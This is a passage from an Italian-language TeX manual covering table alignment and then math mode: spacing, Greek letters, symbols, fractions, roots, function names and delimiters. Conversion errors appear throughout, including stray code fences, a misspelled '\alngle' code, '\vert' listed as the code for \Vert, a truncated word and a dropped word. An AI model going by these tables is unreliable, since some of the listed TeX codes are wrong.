marrone                & 1               & uno                           \cr
\multispan{2}\vrule\quad\bf rosso scuro \hfil   & due                    \cr
arancio                & 3               & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

Colore	Cifra	(Cifra)
nero	0	(zero)
marrone	1	(uno)
rosso scuro		(due)
arancio	3	(tre)

Per evitare che in una cella venga inserito tutto ciò che appare nel modello delle righe, basta usare l'istruzione '**`\omit`**'. Si osservi l'esempio, in cui si risolve il problema delle parentesi tonde attorno al titolo dell'ultima colonna:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                &\bf Cifra\hfil &\omit\vrule\hfil\bf Cifra\hfil\vrule\cr
\noalign{\hrule}
nero                     & 0                 & zero                          \cr
marrone                  & 1                 & uno                           \cr
rosso                    & 2                 & due                           \cr
arancio                  & 3                 & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

Colore	Cifra	Cifra
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Prima di concludere l'argomento, occorre fare presente la possibilità che TeX allunghi il testo verticalmente in fase di composizione. Se ciò accade nell'ambito di una tabella nella quale si utilizza '**`\vrule`**' per ottenere delle linee verticali, si rischia di vedere queste linee spezzettate. Per evitare che nell'ambito della tabella TeX possa fare degli allungamenti, si può usare la macro '**`\offinterlineskip`**' dentro la scatola verticale:

```
\line{\hfil\vbox{\offinterlineskip
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                &\bf Cifra\hfil &\omit\vrule\hfil\bf Cifra\hfil\vrule\cr
\noalign{\hrule}
nero                     & 0                 & zero                          \cr
marrone                  & 1                 & uno                           \cr
rosso                    & 2                 & due                           \cr
arancio                  & 3                 & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

Capitolo 443

TeX: ambienti matematici

Come già accennato in un altro capitolo, TeX distingue tra due modalità di funzionamento: un contesto normale e un contesto matematico. L'ambiente matematico si introduce e si conclude con il simbolo '`$`' e in tale situazione diventano disponibili delle istruzioni che non si possono utilizzare al di fuori di questo ambito, mentre alcune istruzioni dell'ambiente normale non lo sono più.

In questo capitolo, anche se si fa riferimento soltanto all'ambiente matematico, nelle tabelle riassuntive mostrate, le sequenze di controllo che possono essere usate solo nell'ambiente matematico appaiono delimitate sempre tra una coppia di '`$`', solo per evidenziare il contesto del loro utilizzo.

443.1 Due situazioni differenti

Esistono due modi di mostrare un'informazione matematica: all'interno di testo normale, oppure in un blocco a parte. Quando si inserisce l'informazione dentro del testo normale, si delimita l'ambiente matematico tra due simboli '`$`', per esempio nel modo seguente:

```
Se $R$ \'e il ritardo di ogni singola consegna, $T$
\'e il tempo a disposizione per la consegna, $I$ \'e il valore
della merce, il ritardo medio si esprime come
${\sum {R \over T} \cdot I}\over{\sum I}$.
```

In tal caso, come si vede dal risultato della composizione, il testo ne risente, in particolare per lo spazio tra le righe che può essere aumentato.

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime come ${\sum {R \over T} \cdot I}\over{\sum I}$.

In alternativa, le formule possono essere messe in un blocco separato, come nell'esempio seguente:

```
Se $R$ \'e il ritardo di ogni singola consegna, $T$ \'e il tempo a
disposizione per la consegna, $I$ \'e il valore della merce, il ritardo
medio si esprime secondo la formula seguente:\par
$${\sum {R \over T} \cdot I}\over{\sum I}$$
```

L'effetto è quello di ottenerle al centro della giustezza, con una spaziatura verticale adeguata rispetto al testo che precede e che segue.

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime secondo la formula seguente:

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I}$$

Negli esempi è stato mostrato l'uso dell'ambiente matematico anche per delimitare i nomi delle variabili. Ciò permette di mantenere coerenza con la forma mostrata nelle formule.

Ciò che viene delimitato in una coppia di '**$**' o di '**$$**', non può essere suddiviso in «righe» differenti (tranne il caso di forme tabellari particolari, come le matrici o i sistemi di equazioni), come avviene per la composizione del testo normale; inoltre, il sorgente non può contenere righe vuote o bianche. In pratica si tratta di un blocco orizzontale compatto e indivisibile.

443.2 Spazi orizzontali

Si osservi subito l'esempio seguente, in cui si scrive la parola «affittare» all'interno di un ambiente matematico, prima in modo normale, quindi spaziando le lettere:

```
$affittare$\par
$a      f      f      i      t  t  a  r  e$\par
```

Come si può osservare dalla composizione che si ottiene, il risultato è esattamente lo stesso. In pratica non viene più preso in considerazione il legato e gli spazi sono ignorati completamente:

$$affittare$$
$$affittare$$

Per inserire degli spazi in un ambiente matematico, l'unico modo è quello di usare sequenze di controllo specifiche, che possano essere accettate anche in questo ambiente. La tabella 443.7 riepiloga le sequenze di controllo che possono essere usate in un ambiente matematico per ottenere degli spazi orizzontali. Alcune di queste sequenze sono valide solo in un ambito matematico, pertanto appaiono circoscritte da una coppia di '**$**', in modo da sottolineare questa loro caratteristica.

Tabella 443.7. Sequenze di controllo per ottenere delle spaziature orizzontali in ambito matematico.

Sequenza	Significato
`\qquad`	Due quadratoni.
`\quad`	Un quadratone.
`\`<*SP*>	Uno spazio «normale».
`$\;$`	Uno spazio spesso (5/8 di quadratone).
`$\>$`	Uno spazio medio (2/9 di quadratone).
`$\.$`	Uno spazio molto sottile (1/6 di quadratone).
`$\!$`	Uno spazio negativo (−1/6 di quadratone).

Per inserire del testo descrittivo all'interno di un ambiente matematico, lo si può delimitare in una scatola orizzontale, con l'istruzione '**\hbox**'. Si osservi l'esempio:

```
$prima durante e dopo$\par
$prima \hbox{ durante } e dopo$\par
```

In questo caso, si vuole isolare e spaziare la parola «durante» rispetto al resto, mostrandola con caratteri normali.

$primaduranteedopo$
$prima$ durante $edopo$

443.3 Caratteri e simboli

Nell'ambiente matematico, il testo normale viene composto utilizzando un insieme di caratteri differente rispetto a quello normale, in cui anche la forma è particolare, essendo un tipo speciale di corsivo (si ottiene eventualmente con la macro '**\mit**'). Inoltre, sono disponibili dei simboli aggiuntivi, in particolare le lettere greche e altri simboli utili in matematica.

Tra le lettere greche, alcune si ottengono come caratteri dell'insieme normale. Nelle tabelle, quando si vuole sottolineare il fatto che si tratta di lettere scritte utilizzando il carattere tondo normale, si mostra un'istruzione del tipo '**\hbox{\rm *x*}**', che rappresenta il codice necessario all'inserimento in un ambiente matematico.

Tabella 443.10. Accenti nell'ambiente matematico.

Simbolo	Codice	Annotazioni
$\acute o$	$\acute o$	Accento acuto matematico.
$\grave o$	$\grave o$	Accento grave matematico.
$\hat o$	$\hat o$	Accento circonflesso matematico.
$\ddot o$	$\ddot o$	
$\tilde o$	$\tilde o$	
$\bar o$	$\bar o$	
$\dot o$	$\dot o$	
$\breve o$	$\breve o$	
$\check o$	$\check o$	
$\vec o$	$\vec o$	
$\imath$	$\imath$	Da usare per aggiungere un accento.
$\jmath$	$\jmath$	Da usare per aggiungere un accento.
$\widehat{abc}$	$\widehat{abc}$	
$\widetilde{abc}$	$\widetilde{abc}$	

Tabella 443.11. Lettere greche.

Simbolo	Codice	Simbolo	Codice	Simbolo	Codice	Nome
α	`$\alpha$`			A	`\hbox{\rm A}`	Alfa
β	`$\beta$`			B	`\hbox{\rm B}`	Beta
γ	`$\gamma$`			Γ	`$\Gamma$`	Gamma
δ	`$\delta$`			Δ	`$\Delta$`	Delta
ϵ	`$\epsilon$`	ε	`$\varepsilon$`	E	`\hbox{\rm E}`	Epsilon
ζ	`$\zeta$`			Z	`\hbox{\rm Z}`	Zeta
η	`$\eta$`			H	`\hbox{\rm H}`	Eta
θ	`$\theta$`	ϑ	`$\vartheta$`	Θ	`$\Theta$`	Theta
ι	`$\iota$`			I	`\hbox{\rm I}`	Iota
κ	`$\kappa$`			K	`\hbox{\rm K}`	Kappa
λ	`$\lambda$`			Λ	`$\Lambda$`	Lambda
μ	`$\mu$`			M	`\hbox{\rm M}`	Mu
ν	`$\nu$`			N	`\hbox{\rm N}`	Nu
ξ	`$\xi$`			Ξ	`$\Xi$`	Xi
o	`\hbox{\rm o}`	o	`$o$`	O	`\hbox{\rm O}`	Omicron
π	`$\pi$`	ϖ	`$\varpi$`	Π	`$\Pi$`	Pi
ρ	`$\rho$`	ϱ	`$\varrho$`	P	`\hbox{\rm P}`	Rho
σ	`$\sigma$`	ς	`$\varsigma$`	Σ	`$\Sigma$`	Sigma
τ	`$\tau$`			T	`\hbox{\rm T}`	Tau
υ	`$\upsilon$`			Υ	`$\Upsilon$`	Upsilon
ϕ	`$\phi$`	φ	`$\varphi$`	Φ	`$\Phi$`	Phi
χ	`$\chi$`			X	`\hbox{\rm X}`	Chi
ψ	`$\psi$`			Ψ	`$\Psi$`	Psi
ω	`$\omega$`			Ω	`$\Omega$`	Omega

Tabella 443.12. Simboli matematici comuni.

<table>
<tr><th>Simbolo</th><th>Codice</th><th>Annotazioni</th></tr>
<tr><td>$\backslash$</td><td>$\backslash$</td><td>Barra obliqua inversa.</td></tr>
<tr><td>$\aleph$</td><td>$\aleph$</td><td></td></tr>
<tr><td>$\hbar$</td><td>$\hbar$</td><td></td></tr>
<tr><td>ℓ</td><td>ℓ</td><td></td></tr>
<tr><td>$\wp$</td><td>$\wp$</td><td></td></tr>
<tr><td>$\Re$</td><td>$\Re$</td><td></td></tr>
<tr><td>$\Im$</td><td>$\Im$</td><td></td></tr>
<tr><td>∂</td><td>∂</td><td>Derivata parziale.</td></tr>
<tr><td>∞</td><td>∞</td><td>Infinito.</td></tr>
<tr><td>$\prime$</td><td>$\prime$</td><td>Primo.</td></tr>
<tr><td>$'$</td><td>$’$</td><td></td></tr>
<tr><td>$\emptyset$</td><td>$\emptyset$</td><td></td></tr>
<tr><td>∇</td><td>∇</td><td></td></tr>
<tr><td>$\top$</td><td>$\top$</td><td></td></tr>
<tr><td>$\bot$</td><td>$\bot$</td><td></td></tr>
<tr><td>$|$</td><td>$|$</td><td></td></tr>
<tr><td>$\vert$</td><td>$\vert$</td><td>Equivalente a $|$.</td></tr>
<tr><td>$\|$</td><td>$\|$</td><td></td></tr>
<tr><td>$\Vert$</td><td>$\vert$</td><td>Equivalente a $\|$.</td></tr>
<tr><td>$\angle$</td><td>$\alngle$</td><td></td></tr>
<tr><td>$\triangle$</td><td>$\triangle$</td><td></td></tr>
<tr><td>$\forall$</td><td>$\forall$</td><td></td></tr>
<tr><td>$\exists$</td><td>$\exists$</td><td></td></tr>
<tr><td>$\neg$</td><td>$\neg$</td><td></td></tr>
<tr><td>$\flat$</td><td>$\flat$</td><td></td></tr>
<tr><td>$\natural$</td><td>$\natural$</td><td></td></tr>
<tr><td>$\sharp$</td><td>$\sharp$</td><td></td></tr>
<tr><td>$\surd$</td><td>$\surd$</td><td>Radice senza la linea superiore.</td></tr>
<tr><td>$\clubsuit$</td><td>$\clubsuit$</td><td>Fiori.</td></tr>
<tr><td>$\diamondsuit$</td><td>$\diamondsuit$</td><td>Quadri.</td></tr>
<tr><td>$\heartsuit$</td><td>$\heartsuit$</td><td>Cuori.</td></tr>
<tr><td>$\spadesuit$</td><td>$\spadesuit$</td><td>Picche.</td></tr>
</table>

Tabella 443.13. Operatori binari comuni.

Simbolo	Codice	Annotazioni
$\pm$	$\pm$	Più o meno.
$\mp$	$\mp$	Meno o più.
$\cdot$	$\cdot$	
$\setminus$	$\setminus$	
$+$	$+$	Somma.
$-$	$−$	Sottrazione.
$\times$	$\times$	Moltiplicazione.
$\div$	$\div$	Divisione.
	$*$	Moltiplicazione discrezionale.
$\ast$	$\ast$	Asterisco.
$\star$	$\star$	Stella.
$\diamond$	$\diamond$	
$\circ$	$\circ$	
$\bullet$	$\bullet$	
$\cap$	$\cap$	Intersezione.
$\cup$	$\cup$	Unione.
$\uplus$	$\uplus$	
$\sqcap$	$\sqcap$	
$\sqcup$	$\sqcup$	
$\triangleleft$	$\triangleleft$	
$\triangleright$	$\triangleright$	
$\wr$	$\wr$	
$\bigcirc$	$\bigcirc$	
$\bigtriangleup$	$\bigtriangleup$	
$\bigtriangledown$	$\bigtriangledown$	
$\vee$	$\vee$	
$\lor$	$\lor$	OR logico (uguale a $\vee$).
$\wedge$	$\wedge$	
$\land$	$\land$	AND logico (uguale a $\wedge$).
$\oplus$	$\oplus$	
$\ominus$	$\ominus$	
$\otimes$	$\otimes$	
$\oslash$	$\oslash$	
$\odot$	$\odot$	
$\dagger$	$\dagger$	
$\ddagger$	$\ddagger$	
$\amalg$	$\amalg$	

Tabella 443.14. Operatori di relazione.

Simbolo	Codice	Simbolo	Codice
$=$	`$=$`	$\not=$	`$\not =$`
		$\neq$	`$\neq$`
		$\ne$	`$\ne$`
$\equiv$	`$\equiv$`	$\not\equiv$	`$\not \equiv$`
$\sim$	`$\sim$`	$\not\sim$	`$\not \sim$`
$\simeq$	`$\simeq$`	$\not\simeq$	`$\not \simeq$`
$\approx$	`$\approx$`	$\not\approx$	`$\not \approx$`
$\cong$	`$\cong$`	$\not\cong$	`$\not \cong$`
$\asymp$	`$\asymp$`	$\not\asymp$	`$\not \asymp$`
$\bowtie$	`$\bowtie$`		
$\doteq$	`$\doteq$`		
$\parallel$	`$\parallel$`		
$\perp$	`$\perp$`	$\not\perp$	`$\not \perp$`
$<$	`$<$`	$\not<$	`$\not <$`
$\leq$	`$\leq$`	$\not\leq$	`$\not \leq$`
$\le$	`$\le$`	$\not\le$	`$\not \le$`
$>$	`$>$`	$\not>$	`$\not >$`
$\geq$	`$\geq$`	$\not\geq$	`$\not \geq$`
$\ge$	`$\ge$`	$\not\ge$	`$\not \ge$`
$\prec$	`$\prec$`	$\not\prec$	`$\not \prec$`
$\preceq$	`$\preceq$`	$\not\preceq$	`$\not \preceq$`
$\succ$	`$\succ$`	$\not\succ$	`$\not \succ$`
$\succeq$	`$\succeq$`	$\not\succeq$	`$\not \succeq$`
$\ll$	`$\ll$`		
$\gg$	`$\gg$`		
$\subset$	`$\subset$`	$\not\subset$	`$\not \subset$`
$\subseteq$	`$\subseteq$`	$\not\subseteq$	`$\not \subseteq$`
$\supset$	`$\supset$`	$\not\supset$	`$\not \supset$`
$\supseteq$	`$\supseteq$`	$\not\supseteq$	`$\not \supseteq$`
$\sqsubseteq$	`$\sqsubseteq$`	$\not\sqsubseteq$	`$\not \sqsubseteq$`
$\sqsupseteq$	`$\sqsupseteq$`	$\not\sqsupseteq$	`$\not \sqsupseteq$`
$\mid$	`$\mid$`		
$\smile$	`$\smile$`		
$\frown$	`$\frown$`		
$\in$	`$\in$`	$\not\in$	`$\not \in$`
$\ni$	`$\ni$`	$\not\ni$	`$\not \ni$`
$\owns$	`$\owns$`	$\not\owns$	`$\not \owns$`
$\vdash$	`$\vdash$`		
$\dashv$	`$\dashv$`		
$\models$	`$\models$`		
$\propto$	`$\propto$`		

Tabella 443.15. Frecce.

Simbolo	Codice	Simbolo	Codice
$\leftarrow$	$\leftarrow$	$\rightarrow$	$\rightarrow$
$\gets$	$\gets$	$\to$	$\to$
$\Leftarrow$	$\Leftarrow$	$\Rightarrow$	$\Rightarrow$
$\longleftarrow$	$\longleftarrow$	$\longrightarrow$	$\longrightarrow$
$\Longleftarrow$	$\Longleftarrow$	$\Longrightarrow$	$\Longrightarrow$
$\hookleftarrow$	$\hookleftarrow$	$\hookrightarrow$	$\hookrightarrow$
$\leftharpoonup$	$\leftharpoonup$	$\rightharpoonup$	$\rightharpoonup$
$\leftharpoondown$	$\leftharpoondown$	$\rightharpoondown$	$\rightharpoondown$
$\rightleftharpoons$	$\rightleftharpoons$		
$\iff$	$\iff$		
$\mapsto$	$\mapsto$		
$\longmapsto$	$\longmapsto$		
$\leftrightarrow$	$\leftrightarrow$	$\Leftrightarrow$	$\Leftrightarrow$
$\longleftrightarrow$	$\longleftrightarrow$	$\Longleftrightarrow$	$\Longleftrightarrow$
$\uparrow$	$\uparrow$	$\downarrow$	$\downarrow$
$\Uparrow$	$\Uparrow$	$\Downarrow$	$\Downarrow$
$\updownarrow$	$\updownarrow$	$\Updownarrow$	$\Updownarrow$
$\nwarrow$	$\nwarrow$	$\nearrow$	$\nearrow$
$\swarrow$	$\swarrow$	$\searrow$	$\searrow$
$\overleftarrow{ab}$	$\overleftarrow {ab}$	$\overrightarrow{ab}$	$\overrightarrow {ab}$
$\vec{ab}$	$\vec {ab}$		

Tabella 443.16. Ellissi.

Simbolo	Codice	Annotazioni
$\cdots$	$\cdots$	Ellissi orizzontale al centro.
$\ldots$	$\ldots$	Ellissi orizzontale in basso.
$\vdots$	$\vdots$	Ellissi verticale.
$\ddots$	$\ddots$	Ellissi diagonale.

Tabella 443.17. Altri simboli matematici.

Simbolo	Codice	Annotazioni
$\sum$	$\sum$	Sommatoria.
$\prod$	$\prod$	
$\coprod$	$\coprod$	
$\int$	$\int$	Integrale.
$\oint$	$\oint$	
$\bigcap$	$\bigcap$	Intersezione.
$\bigcup$	$\bigcup$	Unione.
$\bigsqcup$	$\bigsqcup$	
$\bigvee$	$\bigvee$	
$\bigwedge$	$\bigwedge$	
$\bigoplus$	$\bigoplus$	
$\biguplus$	$\biguplus$	
$\bigotimes$	$\bigotimes$	
$\bigodot$	$\bigodot$	

Eventualmente, è possibile modificare in modo sistematico il tipo di carattere da usare negli ambienti matematici. Si usano per questo due istruzioni alternative:

```
\everymath={macro_alternativa}
```

```
\everydisplay={macro_alternativa}
```

La prima si riferisce agli ambienti matematici inclusi nel testo normale, mentre la seconda riguarda gli ambienti che creano un blocco separato dal testo.

La macro alternativa a cui si fa riferimento può essere quella che definisce il tipo di carattere da usare. Si osservi l'esempio seguente:

```
\everymath={\bf}
\everydisplay={\rm}
la funzione $f(x)$ bla bla bla:
$$y = {{x^2}\over 2}$$
```

Si può vedere nel risultato seguente che nel testo normale si ottiene, mentre nel blocco separato si ha un tondo normale:

la funzione $\mathbf{f(x)}$ bla bla bla:

$$\mathrm{y} = \frac{\mathrm{x}^2}{2}$$

443.4 Dimensione del testo matematico

Il testo matematico, ovvero i simboli che si usano per le espressioni matematiche, viene dimensionato in modo automatico, salvo l'uso diretto di alcune istruzioni apposite. Le istruzioni sono nell'ordine: '**`\displaystyle`**', '**`\textstyle`**', '**`\scriptstyle`**' e '**`\scriptscriptstyle`**'. La prima rappresenta la dimensione più grande, mentre l'ultima genera il carattere più piccolo.

Anche se in condizioni normali non è necessario il controllo diretto della dimensione del testo matematico, è bene conoscere questa possibilità che può rivelarsi utile in presenza di formule particolarmente complesse in cui alcune parti rischiano di diventare troppo piccole per la lettura.

A titolo di esempio viene mostrata una frazione piuttosto articolata, in due modi differenti, anche se le frazioni vengono descritte in un'altra sezione:

```
$$x+{y\over x+{y\over x+{y\over x+{y\over z}}}}$$\par
$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle
x+{y\over \displaystyle x+{y\over z}}}}}$$\par
```

$$x+{y\over x+{y\over x+{y\over x+{y\over z}}}}$$

$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over z}}}}$$

Esiste la possibilità di usare '**`\strut`**', anche nell'ambito matematico, ma questo non previene la riduzione della dimensione dei caratteri. Viene mostrato lo stesso esempio in cui si controlla lo spazio verticale disponibile con l'aiuto di '**`\strut`**':

```
\hsize=14cm
$$x+{y\over \strut x+{y\over \strut x+{y\over \strut
x+{y\over \strut x+{y\over z}}}}}$$\par
```

$$x+\frac{y}{x+\frac{y}{x+\frac{y}{x+\frac{y}{x+\frac{y}{z}}}}}$$

443.5 Punteggiatura

Dal momento che nell'ambiente matematico non si tiene conto degli spazi inseriti nel testo, lo spazio attorno ai segni di punteggiatura è gestito automaticamente. Si può osservare l'esempio seguente:

```
$123456.7890$\par
$123456,7890$\par
$123456:7890$\par
$123456;7890$\par
$123456{,}7890$\par
```

Come si può intuire, se si vuole usare la virgola come separatore della parte intera da quella rimanente, occorre delimitarla in un gruppo a sé stante, per evitare che gli sia aggiunto uno spazio superfluo alla sua destra.

123456.7890
$123456,7890$
$123456:7890$
$123456;7890$
$123456{,}7890$

Un discorso particolare va fatto per i due punti, che possono servire per indicare una divisione, oppure un assegnamento. Si osservi l'esempio seguente in cui si riprende un pezzo di quanto già mostrato:

```
$123456:7890$\par
$123456:=7890$\par
$123456\colon 7890$\par
```

In pratica, per ottenere i due punti «normali», a cui segue un po' di spazio, si deve usare l'istruzione '**`\colon`**'.

$123456:7890$
$123456:=7890$
$123456\colon 7890$

443.6 Frazioni e simili

Le frazioni si indicano solitamente in uno dei due modi seguenti:

```
numeratore / denominatore
```

```
numeratore \over denominatore
```

Il secondo modo è quello più gradevole esteticamente. È importante osservare che l'istruzione '`\over`' interviene su tutto il gruppo in cui è contenuta. Si osservino gli esempi seguenti:

- ```
  $${x+y \over z}$$
  ```
  $${x+y \over z}$$

- ```
  $${x \over y+z}$$
  ```
  $${x \over y+z}$$

- ```
  $${a \over x} + {b \over x} = {a+b \over x}$$
  ```
  $${a \over x} + {b \over x} = {a+b \over x}$$

Oltre alle frazioni vere e proprie, ci sono altre situazioni simili:

```
x \atop y
```

```
x \choose y
```

```
x \above spessore y
```

Nel primo caso, si ottiene la sovrapposizione di *x* sopra *y*, senza la linea orizzontale tipica di una frazione; nel secondo si ottiene la stessa cosa, ma il tutto viene anche racchiuso tra parentesi; nell'ultimo caso, si ottiene una cosa simile alla frazione, dove si specifica lo spessore della linea di separazione. Seguono alcuni esempi:

- ```
  $${x+y \atop z}$$
  ```
  $${x+y \atop z}$$

- ```
  $${x+y \choose z}$$
  ```
  $${x+y \choose z}$$

- ```
  $${x+y \above 1mm z}$$
  ```
  $${x+y \above 1mm z}$$

Si osservi che anche in questo caso, le istruzioni mostrate spezzano il gruppo in cui sono inserite, pertanto è necessario racchiudere l'espressione tra parentesi graffe.

La dimensione del testo che si trova a essere spezzata con queste istruzioni viene ridotta automaticamente. Se si vuole evitare questo comportamento, si possono usare le istruzioni già descritte per il controllo esplicito della dimensione.

443.7 Apici e pedici

I pedici e gli apici si ottengono con i simboli '_' e '^' rispettivamente, che intervengono sul carattere oppure sul raggruppamento successivo:

x_pedice

x^apice

Si osservino gli esempi successivi, in particolare per quanto riguarda la necessità o meno di raggruppare ciò che va messo ad apice o a pedice:

- ```
  $$10^2$$
  ```
  $$10^2$$

- ```
  $$10^{20}$$
  ```
  $$10^{20}$$

- ```
  $$10^{-2}$$
  ```
  $$10^{-2}$$

- ```
  $$x^a_b$$
  ```
  $$x^a_b$$

- ```
  $$x^{y^z}$$
  ```
  $$x^{y^z}$$

- ```
  $\sum_{x=0}^n x^3$
  ```
  $\sum_{x=0}^n x^3$

- ```
  $$\sum_{x=0}^n x^3$$
  ```
  $$\sum_{x=0}^n x^3$$

- ```
  $$\int_0^n f(x)$$
  ```
  $$\int_0^n f(x)$$

- ```
  $\lim_{n\to 0} {1 \over n} = \infty$
  ```
  $\lim_{n\to 0} {1 \over n} = \infty$

- ```
  $$\lim_{n\to 0} {1 \over n} = \infty$$
  ```
  $$\lim_{n\to 0} {1 \over n} = \infty$$

443.8 Radici

Le radici si possono ottenere attraverso due modi differenti, a seconda che si tratti delle radici quadrate comuni, oppure di radici di altro genere:

```
\sqrt{contenuto}
```

```
\root n \of {contenuto}
```

Come si intuisce, nel primo caso si ottiene una radice quadrata pura e semplice, mentre nel secondo si dichiara il tipo di radice e successivamente il contenuto. Seguono alcuni esempi:

- ```
  $$\sqrt{x^2+y^2}$$
  ```
  $$\sqrt{x^2+y^2}$$
  ```

- ```
  $$\root 3 \of {8}$$
  ```
  $$\root 3 \of {8}$$

- ```
  $$\sqrt{x+y \over z}$$
  ```
  $$\sqrt{\frac{x+y}{z}}$$

- ```
  $$x^{\sqrt{y}}$$
  ```
  $$x^{\sqrt{y}}$$

443.9 Sottolineature e sopralineature

Per ottenere delle linee orizzontali sopra o sotto un gruppo di simboli, si usano rispettivamente '**\overline**' e '**\underline**':

```
\overline{contenuto_posto_sotto_la_linea}
```

```
\underline{contenuto_posto_sopra_la_linea}
```

Seguono alcuni esempi:

- ```
  $$\overline{x+y}$$
  ```
  $$\overline{x+y}$$

- ```
  $$\underline{\overline{x+y}}$$
  ```
  $$\underline{\overline{x+y}}$$

443.10 Funzioni

Quando si vuole fare riferimento al nome standard di una certa funzione matematica, è necessario fare in modo che questo appaia con un carattere diverso dal corsivo matematico, per evitare che si possa confondere con il prodotto di una serie di variabili. Per questa ragione e anche per facilitare la lettura del sorgente TeX, esistono una serie di macro specifiche, con il solo scopo di scrivere il nome della funzione corrispondente usando un carattere tondo normale. La tabella 443.80 elenca brevemente queste macro. Se per qualche ragione si preferiscono dei nomi differenti, si può sempre usare la tecnica del testo nella scatola orizzontale, attraverso l'istruzione '**\hbox{*testo*}**'. Viene mostrato solo qualche esempio di utilizzo:
  ```

- ```
  $$\sin(2x)$$
  ```

  $$\sin(2x)$$

- ```
  $$\cos x$$
  ```

  $$\cos x$$

- ```
  $$\hbox{sen}(2x)$$
  ```

  $$\hbox{sen}(2x)$$

Benché si possa scrivere il nome di una funzione usando la macro '**\hbox{*testo*}**', TeX offre l'istruzione primitiva '**\mathop**', con cui è possibile definire delle macro aggiuntive da affiancare a quelle standard per la scrittura dei nomi di funzione. Si usa normalmente così:

```
\def\nome{\mathop{\rm nome}}
```

Successivamente, è sufficiente fare riferimento alla macro '***nome***' per ottenere il nome della funzione relativa in un contesto matematico. Segue l'esempio della dichiarazione e dell'uso della funzione seno, con il nome «sen», assieme al risultato che si ottiene:

```
\def\sen{\mathop{\rm sen}}
$$\sen(2x)$$
```

$$\mathop{\rm sen}(2x)$$
```

Tabella 443.80. Funzioni standard.

Simbolo	Codice	Annotazioni
arccos	$\arccos$	arco-coseno
arcsin	$\arcsin$	arco-seno
arctan	$\arctan$	arco-tangente
arg	$\arg$	argomento
cos	$\cos$	coseno
cosh	$\cosh$	coseno iperbolico
cot	$\cot$	cotangente
coth	$\coth$	cotangente iperbolica
csc	$\csc$	cosecante
deg	$\deg$	gradi
det	$\det$	determinante
dim	$\dim$	dimensione
exp	$\exp$	esponenziale
gcd	$\gcd$	massimo comune divisore
hom	$\hom$	
inf	$\inf$	
ker	$\ker$	
lg	$\lg$	logaritmo base 2
lim	$\lim$	limite
lim inf	$\liminf$	
lim sup	$\limsup$	
ln	$\ln$	logaritmo naturale
log	$\log$	logaritmo base 10
max	$\max$	massimo
min	$\min$	minimo
Pr	$\Pr$	probabilit
sec	$\sec$	secante
sup	$\sup$	
tan	$\tan$	tangente
tanh	$\tanh$	tangente iperbolica

443.11 Delimitatori

In matematica si usano tre tipi di parentesi per delimitare delle sottoespressioni; si tratta notoriamente di parentesi tonde, quadre e graffe. Le stesse parentesi sono disponibili nella modalità matematica di TeX, con la particolarità delle parentesi graffe che devono essere usate attraverso due macro speciali: '`\{`' e '`\}`'. In pratica, questa differenza dipende dall'uso speciale che TeX stesso fa di queste parentesi nella sua sintassi.

In condizioni normali, la grandezza delle parentesi usate non è diversa da quella del carattere standard dell'ambiente matematico. Per ottenere parentesi di dimensione maggiore si possono usare alcune macro come '**`\bigl`**' e '**`\bigr`**', che devono essere seguite immediatamente da una parentesi o da un altro simbolo di delimitazione, allo scopo di ottenerlo più grande del normale. Si osservi l'esempio seguente:

```
$$\Biggl(\biggl\{\Bigl[\bigl(a+b\bigr)\times c\Bigr]+d\biggr\}\times e\Biggr)$$
```

$$\Biggl(\biggl\{\Bigl[\bigl(a+b\bigr)\times c\Bigr]+d\biggr\}\times e\Biggr)$$

In modo più semplice si possono usare le istruzioni '**`\left`**' e '**`\right`**', che adattano automaticamente le dimensioni delle parentesi o di altri delimitatori, in funzione di ciò che devono contenere. Si osservi l'esempio seguente:

```
$$\left(\left\{\left[\left(a+b\right)\times c\right]+d\right\}\over e\right)$$
```

$$\left(\left\{\left[\left(a+b\right)\times c\right]+d\right\}\over e\right)$$

Si osservi che l'altezza delle parentesi non aumenta in presenza di annidamenti successivi, ma soltanto quando la dimensione del contenuto lo richiede.

Tabella 443.85. Delimitatori in sintesi.

Simbolo	Codice
$(\;) \; [\;] \; \{ \; \}$	`$($ $)$ $[$ $]$ $\{$ $\}$`
$\bigl(\; \bigr) \; \bigl[\; \bigr] \; \bigl\{ \; \bigr\}$	`$\bigl($ $\bigr)$ $\bigl[$ $\bigr]$ $\bigl\{$ $\bigr\}$`
$\Bigl(\; \Bigr) \; \Bigl[\; \Bigr] \; \Bigl\{ \; \Bigr\}$	`$\Bigl($ $\Bigr)$ $\Bigl[$ $\Bigr]$ $\Bigl\{$ $\Bigr\}$`
$\biggl(\; \biggr) \; \biggl[\; \biggr] \; \biggl\{ \; \biggr\}$	`$\biggl($ $\biggr)$ $\biggl[$ $\biggr]$ $\biggl\{$ $\biggr\}$`
$\Biggl(\; \Biggr) \; \Biggl[\; \Biggr] \; \Biggl\{ \; \Biggr\}$	`$\Biggl($ $\Biggr)$ $\Biggl[$ $\Biggr]$ $\Biggl\{$ $\Biggr\}$`
$\left(x\right) \quad \left(x\over y\right)$	`$\left(x\right)$ $\left(x\over y\right)$`
$\lfloor \; \rfloor \; \lceil \; \rceil$	`$\lfloor$ $\rfloor$ $\lceil$ $\rceil$`
$\langle \; \rangle$	`$\langle$ $\rangle$`
$/ \; \backslash$	`$/$ $\backslash$`
$\vert \; \Vert$	`$|$ $\|$`
$\uparrow \; \downarrow$	`$\uparrow$ $\downarrow$`
$\Uparrow \; \Downarrow$	`$\Uparrow$ $\Downarrow$`
$\updownarrow \; \Updownarrow$	`$\updownarrow$ $\Updownarrow$`

